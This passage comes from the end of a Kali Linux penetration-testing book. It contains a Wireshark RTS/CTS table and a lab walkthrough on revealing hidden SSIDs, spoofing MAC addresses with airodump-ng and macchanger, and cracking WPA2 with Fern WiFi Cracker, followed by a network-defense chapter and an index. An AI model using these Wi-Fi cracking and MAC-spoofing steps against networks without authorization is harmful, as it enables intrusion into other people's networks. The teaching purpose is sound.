| 7   | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 8   | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 9   | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 10  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 11  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 12  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 13  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 14  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 15  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 16  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 17  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 18  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 19  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 20  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 21  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 22  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 23  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 24  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 25  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 26  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 27  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 28  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 29  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 30  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 31  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 32  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 33  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 34  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 35  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 36  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 37  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 38  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 39  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 40  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 41  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 42  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 43  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 44  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 45  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 46  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 47  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 48  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 49  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 50  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 51  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 52  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 53  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 54  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 55  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 56  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 57  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 58  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 59  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 60  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 61  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 62  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 63  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 64  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 65  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 66  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 67  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 68  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 69  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 70  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 71  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 72  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 73  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 74  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 75  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 76  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 77  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 78  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 79  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 80  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 81  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 82  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 83  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 84  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 85  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 86  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 87  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 88  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 89  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 90  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 91  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 92  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 93  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 94  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 95  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 96  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 97  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 98  | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |
| 99  | 0.000000000 | Asustek_Cd 90:98 | TA:Buffalo_Lc c6:ab (RA) | 802.11   | 46     | Request-to-send, Flags: C |
| 100 | 0.000000000 | Asustek_Cd 90:98 | RA:802.11                | 802.11   | 40     | Clear-to-send, Flags: C   |

A quick search for Probe Responses and you can see the SSID of any “Hidden” Wi-Fi Access Points. In the Wireshark snippet below we see the hidden access point named “*Hidden*”:

**Probe Response SN=3521, FN=0, Flags=.....C, BI=100, SSID=Hidden**

As you can see hiding your Wireless name is not an effective means of securing a network.

MAC Filtering is not very effective either, as you can monitor an individual access point with airodump-ng and get the MAC address of any system that connects to it:

**Airodump-ng -c (AP Wireless Channel) -a -bssid (MAC Address of AP) mon0**

Then you simply spoof your MAC address using a program like *macchanger* and you can connect without any problems.

## WEP and WPA/WPA2 Cracking

You can use the *Airmon-ng* tools to manually attempt to crack WEP and WPA keys, but it is much simpler for new users if you use “*Fern WiFi Cracker*”. Fern puts a graphical program interface to Airmon-ng, and includes the Reaver WPS protected setup attack, and several other useful tools.

To start Fern in Kali:

1. Type, “*fern-wifi-cracker*” at the command prompt.
2. Simply select your interface and click “*Scan for Access Points*”. After a short while any detected Wi-Fi networks will show up next to the WiFi, WEP, or WPA buttons:



- Now select the Wi-Fi button you want to attack and a list of detected APs will show up. We have a lab WPA 2 router up and running named “Vulnerable Router” that we will use in this example.



- Next select the “**Regular Attack**” button, and pick a dictionary file (common.txt is included with Fern).
- And finally click “**WiFi Attack**”.

Fern will then then Deauthenticate a client from the AP so it can capture an authentication key when the computer tries to reconnect. It then tries to crack the key using the dictionary file provided.

If the dictionary file contains the password you should see this:



**WPA Key: password** – Wow, a password of “password”, not a smart way to secure anything. You would definitely not want an AP like that attached to your corporate network.

We now have the access key to the Wi-Fi network, and depending on the level of testing needed, could continue to penetrate deeper into the network if necessary.

As mentioned earlier, MAC filtering is not an effective means of securing a wireless network. If you look in the image above, across from 'Handshake Captured', you can see that Fern was kind enough to give us the MAC addresses of any client connected to the AP in a drop down box.

## Conclusion

In this section we learned how to install and run Kali Linux on a Raspberry Pi Computer. We also learned how to connect to it remotely from a Windows system and use it to run some basic wireless pentesting using Fern.

Hopefully we demonstrated that trying to hide your wireless network or use MAC filtering for security are not effective means of protecting your network. Also Fern WiFi cracker would make short work of any wireless AP protected by a weak password key.

If an attacker can gain access to your network via Wi-Fi, they could use the foothold to attack deeper into your infrastructure. It is imperative to use strong complex WPA2 passkeys for small to medium businesses and home offices, or RADIUS servers in a corporate environment.

You should also scan your network frequently to be sure there are no rogue or "employee installed" access points on your network. Testing your network for rogue, or weakly secured access points should be a part of every company's security routine.

While Wi-Fi pentesting on a Raspberry Pi may not make the most sense for large companies, but it is a very cost effective solution. To be able to run Kali on a credit card size \$35 computer and be able to test wireless security with it is just incredible.

It could also be a very interesting solution for professional pentesters. The Pi comes with not one, but two USB adapters. And if paired with battery power, could be used in many creative ways.

# CHAPTER EIGHT - Defending your Network

---

# Chapter 32 – Network Defense and Conclusion

## Resources

- Choosing and Protecting Passwords - <http://www.us-cert.gov/ncas/tips/ST04-002>
- Avoiding Social Engineering and Phishing - <http://www.us-cert.gov/ncas/tips/ST04-014>
- Staying Safe on Social Network Sites - <http://www.us-cert.gov/ncas/tips/ST06-003>
- Using Caution with Email Attachments - <http://www.us-cert.gov/ncas/tips/ST04-010>
- Vulnerability Scanners - <http://sectools.org/tag/vuln-scanners/>

## Introduction

We spent a lot of time covering offensive security techniques in this book. We will wrap things up with a quick discussion on securing your network systems from these types of attacks.

We will briefly cover:

- Patches & Updates
- Firewalls and Intrusion Prevention Systems (IPS)
- Anti-Virus/ Network Security Programs
- Limiting Services & User Authority
- Use Script Blocking Programs
- Using Long Complex Passwords
- Network Security Monitoring
- Logging
- User Education
- Scanning your network
- And Finally, using Offensive Security

Though no system can be guaranteed to be 100% secure, we can make our systems much tougher to compromise by using these techniques.

## Patches & Updates

Use the latest versions of Operating Systems if it is at all possible. Using outdated Operating Systems in a network environment with internet connectivity is really not a good idea.

If you are using Windows XP, I highly recommend updating to at least Windows 7. Microsoft's Official support for Windows XP (and Office 2003) will come to an end in April, 2014<sup>1</sup>. This means

it will no longer receive security updates or support.

Make sure your operating systems and all software is up to date. In addition, also make sure Adobe products, Java, and internet browsers are regularly patched, along with Office software.

Make sure the hardware firmware on all of your devices, especially internet facing devices (Routers, Switches, NAS, Cameras, Embedded Server Devices, etc), are current and checked regularly.

If you are in a large corporate environment, never place complete trust in automated patching and updating management systems. Manually check important systems regularly. I have seen multiple corporate servers error out on automated critical service packs installs, yet the patch management server displayed that all servers updated without error.

## **Firewalls and IPS**

Always use a firewall, do not attach any systems to a live internet connection without using one. Firewall your incoming internet connection and also make sure that each individual system is using a software firewall.

Create an Ingress and Egress Rules policy to monitor or control information entering and leaving your network. At the simplest level, block communication with nations that you will not be doing business with. More advanced systems will allow you to control what type of data and protocols are allowed to enter and leave your network.

Use a Web Application Firewall to protect web application servers. Though these do not guarantee that you will stop all malicious attacks against your web app. Application security experts highly recommend that your web apps are securely written and tested for exploit even when a WAF is in place.

Intrusion Prevention Systems are great, they are even better when used in a Network Security Monitoring type system (see topic below).

## **Anti-Virus/ Network Security Programs**

Honestly, I am torn on Anti-Virus programs. Though they do stop many threats, but in 20 years of computer support I have also seen them constantly bypassed.

Any determined modern hacker is going to research your company to try to find out what Anti-Virus program you use. Then they will tailor their exploit code to bypass that brand of AV. If they can 't find out what you are running, they will go with one that bypasses most of the big named AVs.

Not all Anti-Viruses are created equal. Some AV/ Internet security programs have gotten very good at blocking scripting based threats which seem really popular.

Do some homework and find out how the top anti-virus programs fare against current threats, and then pick one that best meets your company needs.

## **Limit Services & Authority Levels**

Turn off network services and protocols on servers and systems that are not needed. The less attack surface a server has the better. Microsoft has aided in this over the years by changing their server

product to come with basically nothing running by default, you add services as needed.

Also, take old servers offline as soon as possible. Many times companies will leave an old server online, in case they need something from it, and over time it is either forgotten or not updated.

Never let everyday users use elevated security credentials for non-administrative tasks. Heavily restrict “Root” and “Administrator” level use. On a Windows system it is almost trivial to escalate a compromised administrator account to the god-like “System” level account. This is much more difficult if the compromised account is just at “user” level.

System administrators should only use admin level accounts when performing administrative functions, then switch back to a non-admin account for normal computing functions.

## Use Script Blocking Programs

Many modern online threats use some level of web scripting language. Use a script blocking program like the Mozilla Add On “*NoScript*”, by Giorgio Maone, is an easy fix to block a lot of threats.

NoScript blocks scripts from automatically running on any new website that you visit. It also makes it very easy to allow some scripts to run, or completely whitelist a website.

NoScript also remembers your settings so scripts will be blocked or allowed automatically when you visit frequent sites.

I also like the Mozilla Add On “*Ghostery*”, by José María Signanini, and Felix Shnir. Ghostery allows you to block tracking scripts, analytics and unwanted advertising on websites.

Finally, when practical enable privacy features in web browsers. Do not let them store passwords or history, and use a program like Bleachbit occasionally to clean out browser caches.

## Use Long Complex Passwords

This should go without saying, but use long complex passwords not only for your computer systems (and online devices!), but also all of your online accounts. The longer, and more complex your password is, the longer it will take for an attacker to crack it.

Use a combination of Upper and Lowercase Letters, numbers and symbols.

In a recent security test, I found that a client used a person’s name as a web application administrator password! The program I used to test the strength of web app passwords was able to crack it in just a few seconds.

None of my passwords are shorter than 15 characters, with very important ones being much longer.

Use a different password for each online account that you have, that way if one is compromised, the attacker will not be able to use it to gain access to other accounts you own.

## Network Security Monitoring

I am a huge fan of Network Security Monitoring (NSM). If you run your own network and don’t know what that is, run out (don’t walk) and buy “*The Tao of Network Security Monitoring, Beyond Intrusion Detection*”, by Richard Bejtlich.

Basically NSM is a system of capturing all of your network traffic, sometimes at multiple points in your network, and analyzing it for intrusions or anomalies.

If you think that you can't afford a NSM system, think again. One of the most commonly used one is free!

*"Security Onion"*<sup>2</sup>, created by Doug Burks, is an extremely capable and feature rich NSM that is completely free. All you need is a fairly decent computer to run it on, a network tap and at least two network cards.

Security Onion allows you to capture network traffic and then analyzes it for issues and notifies you with alerts in a fairly easy to use interface.

Below are a couple screenshots of Security Onion in action. The first one shows a slew of alerts that are triggered when I tried to run Backtrack's (the previous version of Kali) Autopwn against a system on the network:

| ST | C/I/T | Sensor | Alert ID | Date/Time           | Src IP        | SPort | Dst IP        | DPort | Pr | Event |
|----|-------|--------|----------|---------------------|---------------|-------|---------------|-------|----|-------|
| RT | 5     | eth0   | 3.1      | 2011-02-16 16:12:55 | 192.168.0.102 | 55740 | 192.168.0.100 | 3306  | 0  | ET PO |
| RT | 10    | eth0   | 3.3      | 2011-02-16 16:12:56 | 192.168.0.102 | 55820 | 192.168.0.100 | 5001  | 0  | ET SC |
| RT | 5     | eth0   | 3.4      | 2011-02-16 16:12:56 | 192.168.0.102 | 55812 | 192.168.0.100 | 5432  | 0  | ET PO |
| RT | 5     | eth0   | 3.6      | 2011-02-16 16:12:57 | 192.168.0.102 | 56050 | 192.168.0.100 | 1521  | 0  | ET PO |
| RT | 7     | eth0   | 3.8      | 2011-02-16 16:12:57 | 192.168.0.102 | 56150 | 192.168.0.100 | 5810  | 0  | ET SC |
| RT | 6     | eth0   | 3.9      | 2011-02-16 16:12:57 | 192.168.0.102 | 56167 | 192.168.0.100 | 181   | 0  | GPL S |
| RT | 5     | eth0   | 3.15     | 2011-02-16 16:12:58 | 192.168.0.102 | 56827 | 192.168.0.100 | 1433  | 0  | ET PO |
| RT | 2     | eth0   | 3.17     | 2011-02-16 16:12:58 | 192.168.0.100 | 912   | 192.168.0.102 | 57243 | 0  | ET MA |
| RT | 1     | eth0   | 3.35     | 2011-02-16 16:13:05 | 192.168.0.102 | 55750 | 192.168.0.100 | 22    | 0  | ET SC |
| RT | 1     | eth0   | 3.36     | 2011-02-16 16:13:05 | 192.168.0.102 | 55750 | 192.168.0.100 | 22    | 0  | ET SC |
| RT | 20    | eth0   | 3.48     | 2011-02-16 16:13:44 | 192.168.0.100 | 445   | 192.168.0.102 | 57579 | 0  | GPL N |
| RT | 172   | eth0   | 3.49     | 2011-02-16 16:13:45 | 192.168.0.102 | 57501 | 192.168.0.100 | 445   | 0  | GPL N |

As you can see there are multiple warnings and alerts. The last line records 172 (CNT column) incidents of one alert!

Security Onion is also capable of capturing TOR use on your network. TOR is an anonymizing protocol that uses encrypted communication that is bounced around the world to help anonymize users. TOR can be used for good, but hackers also use TOR to hide their attacks.

Here is what happened why I used TOR on my test network monitored by Security Onion:

| ST | CNT | Alert ID | Date/Time           | Src IP  | SPort   | DPort  | Pr    | Event Message                                        |
|----|-----|----------|---------------------|---------|---------|--------|-------|------------------------------------------------------|
| CR | 3   | 6.876    | 2012-08-23 21:09:54 | 0.0.0.0 | 0.0.0.0 | 0      | 0     | [OSSEC] New dpkg (Debian Package) installed.         |
| CR | 3   | 6.879    | 2012-08-23 21:19:24 | 0.0.0.0 | 0.0.0.0 | 0      | 0     | [OSSEC] Integrity checksum changed.                  |
| CR | 2   | 6.880    | 2012-08-23 21:21:28 | 0.0.0.0 | 0.0.0.0 | 0      | 0     | [OSSEC] Integrity checksum changed again (2nd time). |
| ET | 1   | 3.62     | 2012-08-23 17:33:10 | 173...  | 443     | 192... | 52813 | 6 ET TOR Known Tor Exit Node Traffic (9)             |
| ET | 1   | 3.63     | 2012-08-23 17:33:10 | 146...  | 443     | 192... | 59286 | 6 ET TOR Known Tor Exit Node Traffic (7)             |
| ET | 1   | 3.64     | 2012-08-23 17:33:10 | 173...  | 443     | 192... | 39492 | 6 ET TOR Known Tor Exit Node Traffic (10)            |
| ET | 1   | 3.65     | 2012-08-23 17:33:10 | 77.2... | 443     | 192... | 43078 | 6 ET TOR Known Tor Exit Node Traffic (57)            |
| ET | 1   | 3.66     | 2012-08-23 17:33:10 | 178...  | 443     | 192... | 33270 | 6 ET TOR Known Tor Exit Node Traffic (13)            |
| ET | 1   | 3.67     | 2012-08-23 17:33:10 | 193...  | 443     | 192... | 60725 | 6 ET TOR Known Tor Exit Node Traffic (19)            |
| ET | 1   | 3.68     | 2012-08-23 17:33:10 | 31.1... | 443     | 192... | 60861 | 6 ET TOR Known Tor Exit Node Traffic (30)            |
| ET | 1   | 3.69     | 2012-08-23 17:33:10 | 31.1... | 443     | 192... | 48824 | 6 ET TOR Known Tor Exit Node Traffic (35)            |
| ET | 1   | 3.70     | 2012-08-23 17:33:10 | 109...  | 443     | 192... | 39975 | 6 ET TOR Known Tor Exit Node Traffic (2)             |
| ET | 1   | 3.71     | 2012-08-23 17:39:58 | 78.1... | 443     | 192... | 37135 | 6 ET TOR Known Tor Exit Node Traffic (80)            |

Notice that multiple yellow “*Known TOR Exit Node Traffic*” alerts are raised.

Security Onion has a slew of features & tools, makes analyzing & tracking network traffic much easier, and also alerts you when it sees suspicious traffic.

## Logging

This is basically a continuation of the previous topic. Make sure security logging is enabled on critical switches, routers, firewalls and systems.

Preferably have critical devices and systems send security logs to a syslog server so you can have a secondary copy of them (in case hackers wipe system logs) and to make incident response easier.

This helps in tracking down malicious users and traffic across devices if the worst does happen.

Many of the basic level firewall routers even include syslog capability now.

## Educate your users

All of your “*security in depth*” is useless if your users allow malicious programs to run on your network. One of the most common ways hackers get into your internal network is when users run a malicious attachment from an e-mail or run a malicious script from a website.

Teach users to avoid opening unsolicited or suspicious attachments, or from visiting suspicious websites.

Some companies have had success with putting up signs encouraging safe computer surfing techniques and reminders on using complex unique passwords on online accounts.

For more information, the US Computer Emergency Response Team (US CERT) has put together a great reference and alert site at <http://www.us-cert.gov/ncas/tips/>.

## Scan your Network

Scan your network for security issues before the bad guys do.

Just using Shodan will expose systems hanging out on your network that you may have forgotten. Large companies usually have many systems publicly available running outdated Operating Systems and Web software.

Don't forget to check for cameras, open devices and also printers that are giving out too much information like internal network information, SNMP strings and user accounts.

Also, use an open source (like OpenVas) or commercial security scanning system (like NESSUS) to scan your entire network for security issues. OpenVas comes pre-installed on Kali, there is somewhat of a process to get it working, but there are numerous tutorials online.

## Learn Offensive Computer Security

Finally, learn about offensive computer security techniques like those presented in this book,

We have covered the most basic techniques used in offensive system security. There are a ton of books and security training seminars out there. Learn pentesting techniques (using products like Kali) and then try out your skills out on tools like Metasploitable and Mutillidae.

Connect with your local OWASP chapter or other security groups in your area. Attend security conferences and make contacts in the security field. Many do not mind helping out when asked good questions. SANS has some great classes too.

And once proficient, *and with management's permission*, test the security of your network systems.

## Conclusion

I just wanted to take a minute and thank you for reading my book. If you have any comments or suggestions, or just want to say “ Hi! ” please let me know, I would love to hear from you!

I can be reached at [Cyberarms@live.com](mailto:Cyberarms@live.com).

Also, please check out my Blog, *[cyberarms.wordpress.com](http://cyberarms.wordpress.com)* for up to date computer security news and tutorials.

This project took quite a bit of time (I actually started it a couple years ago using Backtrack, then updated it when Kali came out), but if the response is positive, I am planning on creating an intermediary level and possibly even a third more advanced book.

Thanks again!

Best Regards,

*Daniel Dieterle*

## References

1. “Windows XP SP3 and Office 2003 Support Ends April 8th, 2014” - <http://www.microsoft.com/en-us/windows/enterprise/endofsupport.aspx>
2. “Security Onion”, by Doug Burks - <http://blog.securityonion.net/>

# Index

## A

Airmon-NG, 237

Anti-Virus/ Network Security Programs, 291

## B

Browser Autopwn , 165

Browser Exploitation Framework (BeEF) , 136

## C

CLEAREV, 50

CrackStation, 220

Crunch , 217

## D

Dmitry, 72

Driftnet, 125

## E

Easy Creds, 263

Ethical Hacking Issues, 3

Exploit Options, 32

exploits , 29

## F

Fern WiFi Cracker, 232, 285

Fern WIFI Cracker, 245

Find my hash, 174

Firewalls and IPS , 290

## G

Getlwd, 47

GETPID , 51

**H**

Hashcat , 207, 208, 209, 210, 213, 214

HashCat, 207

hashdump, 121, 178, 210

Hydra, 224

**I**

ipconfig, 11, 20, 21, 49

**K**

Keyscan, 201

Kismet, 255

**L**

Lcd, 47

Limit Services & Authority Levels, 291

Linux Passwords, 221

LM Hashes, 171

Lockout Keylogger , 201

Logging, 294

Long Complex Passwords , 292

lpwd , 47

**M**

MacChanger, 243

Man-in-the-Middle Attacks, 123

Metasploit, 26

Metasploitable 2, 15

Meterpreter shell, 43

Mimikatz, 185, 188, 189, 195, 197, 200

Modules, 59

## N

NAT , 11

Netdiscover, 72

Network Security Monitoring, 292

nmap , 59, 73, 74, 89, 90, 91, 98, 99, 100, 110

## O

Objectif Sécurité, 172

## P

Packet Capture, 126

Packet Captures, 123

Packetrecorder, 127

Pass the Hash, 176

Passing the Hash Toolkit, 181

Patches & Updates, 290

Payload, 37

PowerShell attack , 155

## R

Raspberry Pi, 272

Recon-NG, 67

Remote Session, 41

remote shell, 35

Routerpwn, 228

Running Scripts, 56

## S

Scanner, 99

Scanning a Range of Addresses, 105

Screenshots, 53

Script Blocking Programs, 291

Shodan, 76

Skull Security, 220

Social Engineering, 146

Social Engineering Toolkit (SET), 148

SOUND RECORDING, 55

Subterfuge, 161

## T

Target Types, 34

TELNET, 103

## U

UAC Bypass, 119

Unreal IRC, 92

Updating Kali, 13

Urlsnarf, 124

Using Metasploitable, 88

Utilman, 1 89, 190, 191, 192, 195, 200

## V

Veil, 112

VMWare Player, 7

VMWare tools , 15

## W

webcam, 53

Wi-Fi Protected Setup (WPS), 230

Wifite, 234, 251, 254

Wireshark, 23, 123, 129, 130, 239, 240, 241, 259, 283, 284

Wordlists, 215

## X

Xming , 277

Xplico, 130

|                 |
|-----------------|
| <i><b>Z</b></i> |
|-----------------|

Zenmap, 73